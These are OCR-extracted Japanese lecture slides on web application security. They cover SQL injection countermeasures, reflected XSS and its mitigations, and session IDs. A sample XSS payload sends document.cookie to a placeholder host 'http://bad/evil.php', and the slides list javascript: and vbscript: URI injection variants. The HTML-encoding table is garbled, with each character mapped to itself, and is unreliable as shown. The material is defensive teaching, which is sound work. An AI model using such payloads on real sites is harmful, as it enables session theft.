
SQL注入・まとめ

- SQL文を発行してデータベースへアクセスする箇所の問題
- 部外者にデータベースを勝手にアクセスされる
- 対策のポイント
  - SQLの「構文」(expression)を、攻撃者にいじられない手段を用いる
  - O/Rマッパ、言語統合クエリ、プリペアド・ステートメント等

3. スクリプト注入（XSS）



スクリプト注入の典型的な攻撃例（XSS）



スクリプト注入（XSS）の被害

- スクリプト注入（XSS）による偽ページ
  - アドレスバーは本物
  - 表示はニセモノ
  - フィッシング詐欺に悪用されるおそれ
- セッション乗っ取り
  - Cookieの盗み出し
  - Cookieの植え付け

攻撃のメカニズム – スクリプト注入

プログラマが計画するWebページ出力

```
<input type="text" name="foo" value="xxx">
```

攻撃者が与えるデータの例


```
xxx ← "><script>document.location =
"http://bad/evil.php?c=" + document.cookie</script>
```

＋）

ブラウザを攻撃するスクリプトが動く

```
<input type="text" name="foo" value=" ">
<script>document.location = "http://bad/evil.php?c=" +
document.cookie</script> ">
```

値の出力箇所と攻撃パターン



対策1: 攻撃者由来の<script>タグを無害化

- 無害化—「サニタイズ」とも
  - HTMLページの中に書き出したデータが、タグやスクリプトとして機能しないようにする
- 方法：特殊記号の置き換え （HTMLエンコード）
  - < → <
  - > → >
  - " → "
  - ' → '
  - & → &

対策2: タグのURI属性の無害化

- 対策: URIスキームを検査する
  - 「http:」あるいは「https:」で始まるURI文字列のみ許す

- href= src= などの属性

```
<a href="…">
<body background="…">
<img src="…">
<input type="image" src="…">
<meta http-equiv="refresh" content="0;url=…">  等
```

- 次のような形でスクリプトが書けてしまう
  - href="javascript:document.cookie='…';"
  - src="j	avascript:document.location='…';"
  - src='vbscript:navigate("http://…")'


スクリプト注入のバリエーション

- サーバからおうむ返しされる XSS（今回紹介）
- 蓄積されたデータを経由する スクリプト注入
- クライアント側コードに起因する スクリプト注入


スクリプト注入・まとめ

- サーバ側から値を出力している箇所の問題
- ブラウザに悪意のスクリプトが入り込む
- 対策
  - <script>タグの無害化
  - タグのURI属性の無害化


4. セッションの基礎とログインセッション




HTTPリクエストが複数エンティティより寄せられる



どう見分けるか？



「しるし」ごとに文脈を保つ



「文脈」=「さっきどこまで話したっけ」

- 「文脈」＝セッション
- 「しるし」＝セッション ID

セッションIDを運ぶ手段

次のいずれかが用いられる

(1) Cookie

(2) POSTデータ（hidden項目）


(3) URLリライティング

HTTP リクエスト

```
POST /bookshop/subscribe.jsp;SID=E7VMP7 HTTP/1.1
Host: example.com
Referer: http://example.com/bookshop/top.html
Cookie: SID=E7VMP7
Content-Type: application/x-www-form-urlencoded
Content-Length: 133

category=magagine&product_id=7345&payment_method
=creditcard&SID=E7VMP7&TOKEN=383751
```

Set-Cookie: と Cookie:




ログインセッション

- ログイン状態を維持するセッション
  - ユーザ認証 (Authentication) との組み合せ
  - セッションIDに「ユーザ認証済み」の意味をもたせる
- アプリケーションにおいて実装する必要性
